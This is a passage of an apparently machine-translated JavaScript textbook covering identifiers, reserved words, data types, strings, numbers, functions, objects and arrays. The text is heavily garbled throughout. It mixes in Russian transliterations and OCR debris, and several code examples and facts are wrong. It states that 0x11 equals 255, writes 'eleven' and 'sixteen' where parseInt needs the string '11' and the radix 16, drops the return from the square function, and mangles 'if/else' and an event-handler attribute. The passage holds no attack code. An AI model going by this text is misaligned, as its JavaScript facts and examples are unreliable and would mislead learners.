In ECMAScr . pt UE identifiers can contain letters and numbers from the full Unicode character set. Prior to this version of the standard, JavaScript identifiers were restricted to the ASCII set. ECMAScr . pt UE also admits

[1] The $ sign is invalid in identifiers for versions earlier than Java Scri . pt 1.1. This mark is for code generation tools only, so you should t avoid using it in identifier ah.

```
12
1.2
"hello world"
'Hi'
true
false
/ javascript / gi
null

        // Number twelve
```

```
// The number is one whole two
tenths
// Line of text
// Another line
// Boolean value
// Another boolean value
// Regular expression (for pattern
matching)
// Missing object
```

```
{ x : 1, y : 2 } // Initializer object
a [1,2,3,4,5] // Array initializer
```

2.7. Identifiers

2.8. Reserved words

37

identifiers evsare sequences Unicode - characters \ and, for koto rymi are 4 hexadecimal digits, indicating the 16-bit character code. For example, the identifier n can be written as \ u 03 c 0. This syn taxis inconvenient, but allows transliteration JavaScript-pro gram Unicode-compliant symbols in shape, capable of operating with them in the text

Edit Orach and other means that do not support full Unicode ...
Finally, identifiers cannot match any of the keywords that are intended in JavaScri . pt for other purposes. In the next section enumerable Lena keywords reserved for special needs Javascri . pt .

2.8. Reserved words

In JavaScri . pt has several reserved words. They can not be identifiers (names of variables, functions and cycles marks) in the Java Script programs- ah. Table 2.1 lists the keywords standardized nye in ECMAScr . pt UE. For the JavaScr interpreter . pt they have a special meaning because they are part of the syntax of the language.

Table 2.1. Reserved JavaScript keywords

break	do	if	switc h	typeof
case	else	in	this	var
catch	false	instanceo f	throw	void
continue	finally	new	true	while
default	for	null	try	with
delete	function	return		

Table 2.2 lists other keywords. They are currently in Java Scri . pt are not used, but are reserved by ECM AScri . pt v3

as a possibility GOVERNMENTAL future language extensions.

Table 2.2. ECMA Extension Words

abstract	double	goto	native	static
Boolean	enum	implements	package	super
byte	export	import	private	synchronized
char	extends	int	protected	throws
class	final	interface	public	transient
const	float	long	short	volatile
debugger				

In addition to the few formally reserved words just listed, current ECMAScript v 4 drafts are considering the use of the as , is , namespace, and use keywords . While current JavaScript interpreters do not prohibit the use of these four words as identifiers, it should still be avoided.

Furthermore, it should izbegat s use of global identifiers n ere variables and functions, predefined in the language JavaScr . pt . If you try to create a variable or function with the identifier, it will be at a drive or an error (if the property is defined as affordable tol ko for chte Nia), or to a redefinition of glo -point variable or function, which just is not worth doing if you do not aspire to to this intentionally. Table 2.3 re including the names of global variables and functions defined by the standard ECMAScr . pt Y Cohn specific implementations may include its pre defined nye elements with global scope, in addition, each concrete platform has JavaScr . pt (client, server, and others) can expand this list even further. [1]

Table 2.3. Other identifiers to avoid

arguments	encodeURI	Infinity	Object	String
Array	Error	isFinite	parseFloat	SyntaxError
Boolean	escape	isNaN	parseInt	TypeError
Date	eval	Math	RangeError	undefined
decodeURI	EvalError	NaN	ReferenceError	unescape
decodeURIcomponent	Function	Number	RegExp	URIError

[1] When describing the Window object in the fourth part of the book, a list of

variables and functions defined in client-side JavaScript .

3

Data types and values

Computer programs work by manipulating *z The values (values),* still in E 3.14 as the number or text « the Hello World ». The types of values that can be Representat as claimed and processed in a programming language known as *data types (data types),* and one of the most fundamental characteristics Yazi ka progra mmirovaniya set them is supported data types. Jav a Script allows three elementary data types: numbers, strings of text (or *string m i)* and the logical truth values (or *logical values n iyami).* In J a vaScrip t also defines two types of trivial data, *null* and *undefined* , each of which defines only a single value.

In addition to these basic data types JavaScript supports from entangling data type known as *an object (object).* Sites (ie. E. Member object of the second type of data) is a collection of values (or basic, such as strings and numbers, or complex, such other objects). Objects in JavaScript have a dual nature: an object can be represented as an unordered collection of named values, or as an ordered collection and numbered values. In the latter case, the object is called *an array (of array).* Although JavaScript objects and arrays are based on the odes These data type, they behave very

differently, and in this book races regarded as a separate e types.

In J a vaScript defined another special type of object, known as *a function tion (function)*. The function of the I - an object that is associated with executable code. Funk tion may *be called (invoked)* for performing opred ELENITE operation. For It is convenient arrays, functions do not behave like other objects in the Java Script defined special syntax for working with them. Therefore, we will consider functions independently of objects and arrays.

In addition to functions and arrays in the basic language JavaS cript determined not yet as special types of objects. These objects are represented by w t is not new types of data, but only the new *classes (classes directory)* objects. Class Date defines Ob JECTS representing the date, class of the RegExp - objects before stavlyayuschie regular

nye expression n Ia (powerful search pattern described in Chapter 11), and the class Error - objects representing syntax errors and run-time errors that can occur in JavaScri pt -program.

The remainder of this chapter details each of the primitive data types. It also provides initial information about the

objects, arrays, and functions are discussed in more detail in Chapters 7 and 8. Finally, it provides an overview to the Lassa a Date , the RegExp and the Error , in detail documented in the III hour five books. The chapter contains some highly specialized details to torye can be skipped at first reading.

3.1. Numbers

Numbers are a basic data type and are self-explanatory. Jav aScript differs from such languages n rogrammirovaniya like C and the Java , that makes no distinction between integer and real values. All numbers in JavaScript presents t t ulation m Xia 64-bit real values (floating point Coy) format, which opred elyaetsya standard IEE E 754. [1] This format od bin represent numbers from 10 ± 1.797693134862315 7 x ^{308} to 5 x ± 10 - ^{324} .

A number found directly in the code of a JavaScript program is called a numeric literal. JavaScript supports numeric literals in several of the formats described in the following sections. Please note: any chi word literal can be preceded by a "minus" sign (-), makes a number from -negative. However, actually represents a unary minus operator sign change torus (see chap. 5) not being part of the syntax of numeric whether teralen.

3.1.1. Integer literals

In JavaScript, decimal integers are written as a sequence of numbers. For example:

0
3
10,000,000

Number format JavaScript accurately represent all integers dia pazone from -9,007,199,254,740,992 (-2 53) to 9007199254740992 (2 53) inclusive. For integer values may be lost accuracy in younger times outside this range ranks. It should be noted that some integer operations in JavaScript (in particular STI bitwise operators, description is, at Chapter 5) are performed with a 32-bit tse lymi taking values from -2147483648 (-2 31) to 2 14 74 8 3 6 4 7 (2 31 -1).

3.1.2. Hexadecimal and octal literals

Besides decimal integer literals JavaScript recognizes pole N adtsaterich values of (on axes Considerations 16). Hexadecimal literals begin with a sequence of characters "0x" or "0X" followed by the string hex.

[1] This format should be familiar to Java programmers as a double format .

It is also a double format in almost all modern C and C ++ implementations .

supra-decimal digits. A hexadecimal digit is one of the digits 0 through 9 or the letters a (or A) through £ (or P),

representing values from 10 to 15. The following are examples of hexadecimal integer literals:

0x11 // 15 * 16 + 1 5 = 255 (base 10)
0xCAFE911

Although the ECMAScr . pt does not support octal (base 8) integer literals, some JavaScr . pt to let such a possibility. An octal literal begins with a 0, followed by numbers, each of which can be between 0 and 7. For example:

0377 // 3 * 64 + 7 * 8 + 7 = 255 (base 10)

Because some implementations support octal literals, rather than that there should never write a literal with a leading well lemma, since it is impossible to say for sure how he bu children interpreted this implementation - as an octal number or as a decimal.

3.1.3. Real number literals

Real number literals must have a decimal point; They use etsya traditional syntax with real numbers. The real value is represented as an integer part, followed by a decimal point and crushed Naja part number.

Literals e real numbers may also be submitted in exponential hydrochloric notation: real number, followed by a examines letter e (or E), and then optionally the first sign of plus or minus and the whole exponent. This notation denote chaet real number multiplied by 10 to the extent determined by the exponent value.

A more concise definition of the syntax is:

[*digits*] [. digits] [(E | e) [(+ | -)] *digits*]

For example:

3.14
2345.789

.33333333333333333
6.02e23 // 6.02 X 10 23
1.4738223E-32 // 1.4738223 X 10- 32
Note: the real numbers there are infinitely many, but the odds mate representation of real numbers in JavaScr . pt allows you to accurately express only a limited number of them (more precisely, 184377368744548106 27). This means that when working with real numbers in JavaScr . pt representation of an hour there will be rounding the real number. The accuracy of rounding tend to sufficiently and practice rarely leads to errors.

3.1.4. Working with numbers

To work with numbers in JavaScript programs, the supported language arithmetic operators, which include addition operators

(+), subtraction (-), multiplication (*), and division (/). Detailed description of these and Drew GIH arithmetic operators available in Chapter 5.
In addition to these basic arithmetic operators JavaScript under refrain execution of more complex mathematical

operations by using large to lichestva mathematical functions related to the base portion and a tongue. For convenience, these functions are stored as properties of a single Math object , and the literal name Math is always used to access them . For example, the sine of the numeric value of x can be calculated as follows:

```
sine_of_x = Math.sin (x);
```

And this is how the square root of a numerical expression is calculated:

```
hypot = Math.sqrt (x * x + y * y);
```

For details about all the mathematical functions supported by the Java Script , are given in the description of the object Math and relevant listings third of her portion of the SOI gi.

3.1.5. Number conversions

The language JavaScript is possible to represent the number of rows and pre form rows in number. The order of these changes is described in the time actually 3.2.

3.1.6. Special numeric values

In JavaScript the definition but a few special numeric values. When ve real number greater than the largest representable finite value, the result is assigned to special and cial value of infinity, which is the Java Script is designated as Infi nity . A negative number when the mill ovitsya Men Chez smallest representable negative number, the result is negative infinity, denoted as - Infinity .

Another special numeric value returned JavaScript , when the mat ma matic operation (e.g., division of zero by zero) leads to indeterminacy lennomu result or error. In this case, the result is spe c ial Noe value "nechislo", referred to as NaN . "Nechislo» (Not - a - Number The) behaves unusually: it is not equal nor odes Nome another number, including myself SEB e! For this reason, a special function isNaN () is available to check for this value . A similar function, isFinite (), allows you to check the number on the inequality of NaN or positive / negative infinity.

In t abl. 3.1 are a few constants, objectified Helena in JavaScript for about values special numerical values.

Table 3.1. Special numeric constants

Constant	Value
Infinity	Special value denoting infinity
NaN	With Special products value - "nechislo"
Number . MAX VALUE	Maximum representable value

43

Constant

Value

Number.MIN_VALUE
Number.NaN
Number.POSITIVE_INFINITY Number.NEGATIVE INFINITY

Smallest (closest to zero) representable value Special value - "not number"
Special value for plus infinity Special value for minus infinity

The Infinity and NaN constants , defined in ECMAScript v 1, were not implemented until JavaScript 1.3. However, various constants Number D alizovany on starting with J avaScript 1.1.

3.2. Strings

A string is a sequence of letters, numbers, punctuation marks, and other Unicode -symbols and a data type JavaScript for submission Lenia text. As you will soon see, the string literals can ICs used in his program, enclosing them in matched pairs of single or dual GOVERNMENTAL quotes. Refer e Watch yo as of: In JavaScript there is a character data type, such as char in the C , the C ++ and the Java . A single character is represented by a string of unit length.

3.2.1. String l iterals

A string literal - this after e sequence of zero or more Unicode-sym fishing enclosed in single or double quotes ("or") themselves are double quotation marks can be contained in the lines, limited character Odie. -Stationary quotes, and the symbol s odes inarnyh quotes - in lines, limited B mvolami double quotes. string literals must be written in the odes Noah line program and can not be broken into two lines. to be included in the string literal with Creed newline should be used after edova telnost characters \ n , which will be described in the following . under When measures of string literals:

```
"" // This is an empty string: it has zero '
testing ' characters
"3.14"
' nane = " nyforn '"
"You prefer O ' Reilly books , don't you?"
"This string literal ^ has two lines"
"n is the ratio of the circumference of a circle to its
diameter"
```

As illustrated in the last example line standard ECMAScript v 1 admittance is Unicode -symbols in string literals. However, in embodiments, a wound them than JavaScript 1 .3, lines typically are only supported from The letters of a set of ASCII or Latin -1. As we shall see in the next section, Unicode-sym ly also be included in the ranks to the marketing literals using special *escape sequences*. This may be necessary, the EU Does the text tion Editor does polnots ennaya support the Unicode .

Please note: when delimiting a string with single quotes, you must
be careful with the apostrophes used in English

in Liish for the possessive and in abbreviations, such as in the words " can ' t " and " O ' Reilly ' s ". Because an apostrophe and a single quote - it's about d but also the same, you must use the backslash (\) to escape apostrophes, located within single quotes (for detail about this m - in the next section).

Programs on the client JavaScript often contain line HTML - code, and HTML - code, in turn, often contains a string JavaScript -code. As in JavaScript , in the HTML to limit

the rows n rimenyayutsya either a single or double-ka in ychki. Therefore, by combining JavaScript - and HTML - code makes sense Pryderi alive one "style" quotes for JavaScript , and the other - for HTML . As follows blowing example, the string "Thank you" in JavaScript -vyrazhenii lies in Odi -stationary quotes, and self expression in a howl of all, enclosed in double Single quotation marks as the value HTML -atributa event handler:

```
< A the href = "" opsPsk = "a1eg1 ( 'Thank you')"> click
me </ a>
```

3.2.2. Escape Sequences in String Literals

The backslash character (\) has a special meaning in JavaScript strings. Together with the symbols that follow it, it denotes a character not submitted my within the string in other ways. For example, \ n - it *manages after sequence (the escape to sequence),* labeling , I newline. [1]

Another example mentioned in the previous section is the \ 'sequence, which denotes the single quote character. This control sequence telnost need to include a single quote character in a string literal, conclude chenny in single quotes. Now it becomes I understand poche th we call these sequences of control - is a symbol of the inverse Foot slash allows you to control the interpretation of the single-quote character. Instead of marking the end of a line with it, we use it as an apostrophe:

```
'You \' re right, it can \ 't be a quote'
```

Table 3.2 lists the escape sequences and the symbols they represent. The two escape sequences are generic; they can be used to represented and I have any character by specifying

the code symbol from a set of Latin -1 or Unicode as a hexadecimal number. For instance action sequence \ xA 9 denotes a copyright symbol, which in the coding ke Latin -1 has a hexadecimal code A 9. Similarly administering followed consistently st, starting with the characters \ u , denotes an arbitrary Unicode - character specified by four hexadecimal digits. For example, \ u 03 c 0 denotes the symbol n. It should be noted that the controlling sequence to denote Unicode -symbols required by standard ECMAScript v 1, but usually not supported in implementations previously released than JavaScript 1.3. Some JavaScript implementations also allow the Latin -1 character to be specified with three octal characters following the backslash character,

[1] Those who program on the C , the C ++ and the Java , this and other control sequences
The JavaScript features are already familiar.

3.2. Strings

but such escape sequences are not supported in the ECMAScr standard . pt UE and should not be used.

Table 3.2. Driving s sequences JavaScript

Constant	Value
\ 0	Symbol of a NUL (\ u0000)
\ b	"Slaughter» (\ u0008)
\ t	Horizontal tab (\ u0009)
\ n	Line feed (\ u000A)
\ v	Vertical tab (\ u000B)
\ f	Page translation (\ u000C)
\ r	Carriage return (\ u000D)
\ "	Double quote (\ u0022)
\ '	Single quote (\ u0027)
\\	The backslash (\ u005C)
\ xXX	Latin -1 character , specified by two hexadecimal digits *XX*
\ uxXXXX	Unicode character specified by four hexadecimal digits *XXXX*
\ XXX	Glyph set of La tin -1, predetermined three octal q iframi XXX, with code in the range from 1 to 377. Not subtree w ivaetsya ECMAScript v 3; this way of writing should not be used

Finally, it should be noted that the backslash can precede Vat symbol Perevi yes line to continue a string (or other JavaScript - tokens) on the next line or enable literal newline in a string literal. If the symbol "\" preceded by any character other than mu from the above table. 3.2 backslash just ur noriruetsya (although'll conductive versions may,

horse chno, define new escape sequence sti). For example, \ # is the same as #.

3.2.3. Working with strings

One of the built-in capabilities of stey JavaScript is the ability konkateni Rowan line. If on the Emperor of the + is applied to the numbers, they are folding the are, and the EU if the rows, they are combined, the second line is added to the end of the first. For example:

```
msg = " Hello , " + " world "; // Get the string " Hello ,
world "
greeting = "Welcome to my home page," + "" + nam e ;
```

To determine the line length - number of characters contained in it - is used property length . So, if the variable s contains a string, then the length of the latter can be obtained as follows:

```
s . length
```

To work with a ton rokami susche exist several methods. So you can get by
the last character in string s :

last _ char = s . charAt (s . length - 1)

To extract the second, third and fourth characters from string s , the statement is applied:

sub = s . substring (1,4);

You can determine the position of the first character " a " in string s as follows:

i = s . indexOf (' a ');

There are a number of other methods that can be used when working with strings. Fully these methods are documented in the description of the object String and listin gah third part of the book.

From previous straight Imers be understood that JavaScript - row and (and, as we shall Dim later arrays JavaScript) are indexed starting from 0. In other words mi, the sequence number of the first character of the string is zero. Programmers, Mr. Botha with the C , the C ++ and the Java , should be comfortable agreeing this set, but programs Misty accustomed to the language in which the rows and arrays beginning is a C units will have some time to get used to it.

In some implementations, JavaScript individual characters can extract Xia of rows (but not written to the rows) etc. and accessing rows as arrays, as a result of a call given earlier method charAt () can be written follows following manner:

last_char = s [s.length - 1];

However, the syntax is not standardized in ECMAScript v 3, not the transferability to independent and his trail is avoided.

When we discuss the object data type, you will see that object properties and methods are used in the same way as in the previous examples, string properties and methods. This does not mean that strings are an object type . In fact,

strings are a separate type of JavaScript data . For access to their properties and IU todam use object syntax, but they are not objects. Why this is so, we will find out at the end of this chapter.

3.2.4. Converting numbers to strings

Conversion azovanie numbers in the row is made automatic matic, as The necessity bridge. For example, if a number is used in a string concatenation operation, it will be converted to a string:

```
var n = 100;
var s = n + " bottles of beer on the wall.";
```

This ability of JavaScript to the automatic conversion of the number of pages in a Ku implements programming idiom, which can often be found in practice to convert the number to a string, simply fold it with an empty string:

```
var n_as_string = n + "";
```

To explicitly convert a number to a string, use the String () function :

```
var string _ value = String ( number );
```


Another way to convert a number to a string is to call the method

toString ():

```
string_value = number.toString ( ) ;
```

Method toString () object Numbe r (primitives numbers are automatically converted by Xia to objects of type Number , making it possible to use this method) can take one optional argument that specifies a base or a base to convert the radix. If bases of Contents the system we numeral not indicated in y silence is assumed to be 10. Od Nako is possible to perform transformation in other number systems (2 to 36) [1] , for example:

```
var n = 17;
binary _ string = n . toString (2); // Returns "10001"

o ctal _ string = "0" + n . toString (8); // Returns
"021"
hex _ string = "0 x " + n . toString (16); // Returns "0 x
11"
```

One of the drawbacks implementations JavaScript , pre-existing version of the Java Script 1.5, b ylo lack of built-in way to determine the number of decimal us x characters that should get the results in the Tate, or specify the result in exponential notation. In this regard, there may be defined nye difficulty with the representation of numbers in the traditional formats, such as money.

The standard of the ECMAScript v 3 , and JavaScript 1.5, this pr oblema been resolved and due to bavleniya a new method of converting a number to a string in the class Number The . Method to - Fixed () converts a number to a string, and displays a certain number of characters follows the decimal point. However, this method does not convert a number to exponential form. This problem is solved by a

method toExponential (), which converts a number in exponential representation with the same sign prior to the point Coy and specify the number of decimal points. To display determined by dividing the number of significant digits of the method toPrecision (). It returns a string with the exponential representation of a number if the specified number of significant digits is insufficient to accurately display the integer portion of the number. Please take heed to s: all three methods correctly perform District le of the result. Examples of calling these methods are given below:

```
var n = 123456.789;
n . toFixed (0); // "123457"
n . toFixed (2); // "123456.79"
n.toExponential (1); // "1.2e + 5"
n.toExponential (3); // "1.235e + 5"
n. toPrecision (4); // " 1.235e + 5"
n.toPrecision (7); // "123456.8"
```

ECMAScri specifications . pt provides for determining axes Considerations radix in the method ïo8ïgipd () , but allowed RETURN schat method of line in the view, the head isyaschem on the particular implementation, if the base of the not equal to 10. Thus, according to the standard method may be about one hundred to ignore the value of argument and always return a decimal number. In practice, however, most implementations recycled to the p -posed result with specified bases anija radix.

3.2.5. Converting strings to numbers

When a string is used in a numeric context, it is automatically converted etsya in number. For example, the following expression is perfectly valid:

```
var product = "21" * "2"; // the result will be the number 42.
```

This circumstance could be adopted, if necessary, transform Vat string to a number; to do this, simply subtract the value 0 from the string:

```
var number = stri ng _ value - 0;
```

(Be careful ny: addition operation in a given situation will be interpreted preted as string concatenation operator).

Less sophisticated and more straightforward way to convert a string to Num lo is a constructor Number The () ka to a normal function:

```
v ar number = Number ( string _ value );
```

The disadvantage of this way of converting a string to a number is that it is overly strict. This method can only be used for the transformation of Bani decimal numbers, and although he admits the presence of e leading and trailing spaces characters, appearing Lenie other non-numeric characters after numbers in the string is not allowed.

More thrust b cue is provided by way of converting functions parseInt () and par - seFloat (). These functions are converted and recycled to arbitrary numbers standing

conductive at the beginning of the string, ignoring any n etsifrovye symbols located after of a number. Function parseInt () only performs integer transform mations, then and as the parseFloat () can convert as a whole, and substance -governmental number. If the string begins with the characters "0x" or "0X", the par - seInt () function interprets the string as a hexadecimal number. [1] For example:

```
parseInt ("3 blind mice"); // Returns 3
parseFloat (" 3.14 meters "); // Returns 3.14
parseInt ("12.34"); // Returns 12
parseInt ("0 xFF "); // Return 255
```

The parseInt () function can take a radix as a second argument . Valid values are numbers between 2 and 36, for example:

parseInt (	"eleven",	2);	// Returns 3 (1 * 2 + 1)
parseInt (	"ff",	sixteen);	// Returns 255 (15 * 16 + 15)
parseInt (	"z z",	36);	// Returns 1295 (35 * 36 + 35
parseInt (	"077"	, 8);	// Returns 63 (7 * 8 + 7)
parseInt (	"077"	, ten);	// Returns 77 (7 * 10 + 7)

Standard ECMAScr . pt states that if a string begins with a "0" character (but not "0x" or "0x"), the parse1nD function can interpret the string as a number in both octal and decimal notation. Since the behavior of the function is not

clearly defined, you should avoid using ragee1pD function) for the Institute interpreting lines beginning with "0," or explicitly Criminal Code be ordered radix.

If the methods parseInt () and parseFloat () turns out to in ayutsya unable to perform the conversion, it returns the value NaN :

```
parseInt (" eleven "); // Returns
NaN parseFloat ("$ 72.47"); //
Returns NaN
```

3.3. Boolean values

Num marketing and string types of data have a large or infinite quantitative of possible values. In contrast, a Boolean data type has only two valid Boolean values, represented by the literals true and false . Lo gical value e says the truth of something, ie. E. The fact is that something is true or not.

Boolean values are typically the result of comparisons vypol nyaemyh in JavaScript -program. For example:

== 4

This expression tests whether the value changes Noah a number 4. If yes, re result e of the comparison will be a

Boolean value to true . If the variable a is not equal to 4, the comparison will be false .

Logic values typically using th tsya control structures in JavaScript . For example, the instruction the if / els an e in JavaScript performs one the action Wier, if a logical value is equal to true , and another action if to false . Generally, the comparison produces a logic value directly combined with yn struction in which it is used. The result looks like this:

```
f ( a == 4) b = b + 1;
lse
      a = a + 1;
```

Here, a check is made whether a variable is a number 4. If yes, to the values of the NIJ variable b 1 is added; otherwise, the number 1 is added to zna cheniyu variable a .

Instead of interpreting two possibility GOVERNMENTAL logical values of both true and false , it is sometimes convenient to consider them as the "on» (true) and "off but» (false) , or "yes» (true) and "no» (false).

3.3.1. Converting boolean values

Logical values are easily converted to the values of other types, and m is not rarely such a transformation is performed automatically. [1] If boolean

Those who have programmed in the C , you should pay attention, that in JavaScript IME etsya separate logical data type, as opposed to the language of the C , which for them tation logical values of x are integers. Java - programmistam should be borne in mind that although the JavaScript has a boolean type, it is not as "clean" as data type boolean in Java - in JavaScript Boolean values easily

transformations razuyutsya in other types of data back and forth, so in practice is As for camping pa bots logical values, JavaScript is more like the C , than the Java .

use of a numeric context, the value true is converted into Numbers was 1, and the false - in 0. Esl and the logical value used in lines ohm Contek ste, the value true is converted into the string " true ", and false - a string " false " ...

When used as a logic value a number, it is converted to the value true , if it is not equal to the value pits 0 or NaN , which converts uyutsya a Boolean value false . When used as a logic value string, it is converted to the value true , if it is not empty, in a counter -dimensional case is obtained by converting the value of fa lse . Special values of null and undefined are converted into to false , and any function, object, or an array whose values are different from null , converted in to true .

If you prefer to do the conversion explicitly, you can use by the function Boolean A ():

```
v ar x_as_boolean = Bool ean (x);
```

Another way to explicitly convert is to use the double logical negation operator:

```
var x_as_boolean = !! x;
```

3.4. Functions

Function - a piece of executable code that is defined in the JavaScript-pro gram or is predetermined in the implementation of JavaScript . Although defined function determined only once, JavaScript -program may execute or cause her as much as necessary. Functions can be passed *arguments,* or *parameters,* op dictated by the value or values for to toryh it should perform computations Lenia; Also , a function can return a value that represents the re results of these calculations. Implementation of JavaScript provide many predetermines divided functions such as a function of the Math . sin (), which returns the sine of an angle.

Ja vaScript -programs may also opred elyat eigenfunctions, containing conductive, for example, the following code:

```
function square ( x ) // The function is called square . It
takes one argument, x .
{ // Function body starts here.
x * x ; // The function squares its argument and //
        returns the resulting value.
} // This is where the function ends.
```

We define a function, you can call it your name, followed by a for exception in the list of optional brackets, separated by commas mi. The following lines represent function calls:

```
y = Math . sin ( x ); y = square ( x );
d = compute_distance (x1, y1, z1, x2, y2, z2); move
();
```

Ba w hydrochloric feature of JavaScript is that the function values are Nia that can be manipulated in JavaScript -code. In many lang ykah, including Ja va , functions - this is just the syntax elements of the language, but not the type of data: they can be defined and called. The fact that the functions

represent real values in JavaScript , makes the language more flexible. This means that functions can be stored in variables, arrays, and objects, and passed as arguments to other functions. This is very often very convenient. For more information on defining and calling functions, and using x as values, see Chapter 8.

Since the functions are VALUE and I are the same as the number and creates ki, they can be assigned to object properties. When the function assigns Xia property of an object (object data type and properties of the object described in Section le 3.5), it is often called camping *by* this object. Methods are an important part of object-oriented programming. Chapter 7 is devoted to them.

3.4.1. Function literals

In the previous section, we saw the definition of the square () function . With this second syntax is usually described by

the majority of functions in JavaScript-pro grams. However, the standard of the ECMAScript v 3 provides syntax (implemented ny in JavaScript 1.2 and later) to determine the function literals. Function literal is specified using the keyword func tion of , followed by an optional function name, the list of arguments to the function, enclosed in parentheses, and function of the body in braces. In other words, a function literal looks the same as a function definition , although it may not have names and. The biggest difference is that the functional lit. e Rala may include other JavaScript-expression zheniya. That is, the square () function does not need to be defined as a definition:

```
function square (x) { return x * x; }
```

It can be specified using a function literal:

```
var square = function (x) {return x * x; }
```

Functions defined in this way are sometimes called lambda functions. This is a tribute to the LISP programming language , which was one of the first to allow unnamed functions to be inserted as literals inside a program. While it may be neochem currently benefit from the functionality of literals prominent, and later, we will see in the complex scenarios that they can be quite convenient and useful.

There is another method opred ELENITE functions can ne p edat the argument list m ENTOV and function of the body as lines in the constructor Function (). For example:

```
var square = new Function (" x ", " return x * x ;");
```

This definition of functions is rarely used. Typically inconvenient set body functions as a tup ki, and in many implementations JavaScript function defined in a similar manner lennye less effective than the functions defined lu bym of the other two methods.

3.5. Objects

The object m is a collection of named values, which are usually named *their own*
stvami (propertie s) of the object. (They are sometimes called the *fields of an* object, but

consumption of this term can be confusing.) To refer to the Ob property EKTA, it is necessary to specify the name of the object, then point and name in oystva. For example, if Ob EQF called image imee t properties width and height , we can refer to these properties as follows:

```
image . width
image . height
```

The properties of the objects are very similar to JavaScript instance variables - they can with hold any type of data, including arrays, functions , and other objects. On this can be found in on a JavaScript -code:

```
document . myform . button
```

This fragment refers to the property of the button object, which, in its turn, is stored in the property myform object

named document .

As mentioned before, the function is stored in the object's properties, often binding etsya method and property name and becomes m ENEMO method. When you call a method on b ekta first statement is used "point" to specify a function, then () to call the function. For example, the method of the write () object and Menem document can be accessed as follows:

```
document . writeC ^ TO check ");
```

Objects in JavaScript can act as associative arrays, that is, they can associate arbitrary values with arbitrary strings. When working with such an object usually requires a different syntax to access its properties : a string containing the name of trebuemog of properties is quad martial brackets. Then the properties of the object image , mentioned earlier, can be about ratitsya by the following code:

```
image [" width "]
image [" height "]
```

Al associativity arrays - a powerful type of data; they are useful in the realization tion of a number of programming techniques. On objects, their conventionally used nenii and used as associative arrays described in Chapter 7.

3.5.1. Object creation

As we shall see in Chapter 7, objects are created by calling a specially 's functions tions-designers. All of the following lines create new objects:

```
var o = new Object (); var now =
new Date ();
var pattern = new RegExp ("\\ sjava \\ s ", " i ");
```

Having created your own object, you can use it as you like and set its properties:

```
var point = new Object (); point.x
= 2.3; point.y = -1.2;
```


3.5.2. Object literals

In JavaScript defines the syntax of the b ektnyh literals, allowing cos to give objects and specify their properties. Object l iteral (also called my initializer about ekta) is a list of Section l ennyh zapya tymi couples' property / value ", enclosed in braces. Within pairs, the colon acts as a separator. Thus, the object point from the previous first example, so the same can be created and initialized track rail line:

```
var point = { x : 2.3, y : -1.2};
```

Object literals can be nested. For example:

```
var rectangle = { upperLeft : { x :
 2, y : 2}, lowerRight : { x : 4, y :
                                  4}
        };
```

Finally, the values of properties in object literals are not necessarily d ave to be constants you - it can be arbitrary

JavaScript -vyrazheniya. In addition, string values can be used as property names in object literals:

```
var square = { " upperLeft ": { x : point . x , y : point . y },
        'lowerRight': {x: (poi nt.x + side), y: (point.y +
        side)}};
```

3.5.3. Converting objects

When a nonblank object is used in the context of the logical result transformations transform of the value is true . When an object Execu s zuetsya in string con text conversion performed by t oString () object and the subsequent calculations involved string returned by this method. When the object and to uses in the context of numeric first method is called the object valueOf (). If this method returns a numeric value prima ivnogo type in the far Shih calculations lan exists that value. However, in most cases, the valueOf () method returns the object itself. In such situation, first object converts camping in a row by calling toString (), and then transformation is attempted Vat string in number.

The problem of converting objects to values of primitive types has its own subtleties, and we will return to it at the end of the chapter.

3.6. Arrays

An array (array), as an object is a collection of values. If ka zhdoe value contained in an ekte, it has a name that is in the array, each values of a number or code. In JavaS c ript can retrieve values from the mass Islands, after specifying the name of the array index enclosed in square brackets. On an example, if a - this is the name of the array, and i - non-negative integer number, then a [i] YaV wish to set up

email ementom array. Array indices start at zero, that is, a [2] refers to the third element of the array a .

Arrays can contain any data type JavaScript , including links to
other arrays or objects or functions. For example :


```
document . images [1]. width
```

This code refers to the width property of the object stored in the second element of the array, which in turn is stored in the i mages property of the document object .

Note that the arrays described here are different from associative arrays (see section 3.5). It discusses the "us so oyaschie" arrays that John deksiruyutsya non-negative integers. Associative arrays yn deksiruyutsya lines. Next in is also worth noting that in the JavaScript will not support vayut with I multidimensional arrays (although allowed susche tweaked arrays of mass massifs). Finally, because JavaScript is an untyped language, the elements of the array do not have to have the same type as in tipizi Rowan languages like the Java . A detailed her about arrays will be discussed in Chapter 7.

3.6.1. Creating arrays

An array can be created using the Array () constructor function . It is permissible to assign any number of indexed elements to the created array:

```
var a = new Array ();
a [0] = 1.2;
a [1] = "JavaScri pt";
a [2] = true;
a [3] = { x : 1, y : 3};
```

Arrays can also be initialized by transmitting elements w Siba constructor Array (). Thus, the previous example and create ini socialization array can be written as:

```
var a = new Array (1.2, "JavaScri pt", true, {x: 1, y: 3 });
```

Passing only one number to the Array () constructor determines the length of the array. Thus, the following expression creates a new array with 10 neop -determination elements:

```
var a = new Array (10);
```

3.6.2. Array literals

In JavaScript def edelyaetsya literal syntax for creating and initializing arrays. Literal, or initializer array - a separated list for the fifth values, enclosed in square brackets. Values in brackets for therefore are assigned to the array elements with individual control eksami starting from scratch. For example, program the first code that creates and initializes an array of pre last section, can be written as follows:

```
var a = [1.2, " JavaScript ", true , { x : 1, y : 3}];
```

Like object literals, array literals can be nested :

```
var matrix = [[1 , 2,3], [4,5,6], [7,8,9]];
```

As with object-Lyta p Alah elements in the array can be literal pro freestyle expressions and need not be constants:

```
var base = 1024;
var table = [base, base + 1, base + 2, base + 3];
```

3.7. Badges ix null

To On yuchit uncertain element in the array literal, it is sufficient but skip value between commas. The following array contains five elements, including three undefined:

```
var sparseArray = [1 ,,,, 5];
```

3.7. Null value

Keywords of null in JavaScript imee so special meaning. It is usually assumed that a value of null is an object type and indicates that there is no object. Value of null unique and different from any other. If the variable is equal to n and null , cl e sequence, it does not contain dopa stim object, array, number, build ki, or logical values. [1]

When the value of null is used in a logical context, it is converted to a value of false , in the context of a numerical value is converted into 0, and tup kovom context - a string " null " .

3.8. Meaning undefined

Another special value sometimes used in JavaScript is undefined . It is returned when handling either the variable that has been declared but is never assigned a value, or an object property, koto swarm does not exist. Note that a special VALUE s undefined The - it's not the same thing as null .

Although the values null and undefined not equal to each other, the operator is equivalent lence == considers them equal. Consider the following expression:

```
my . prop == null
```

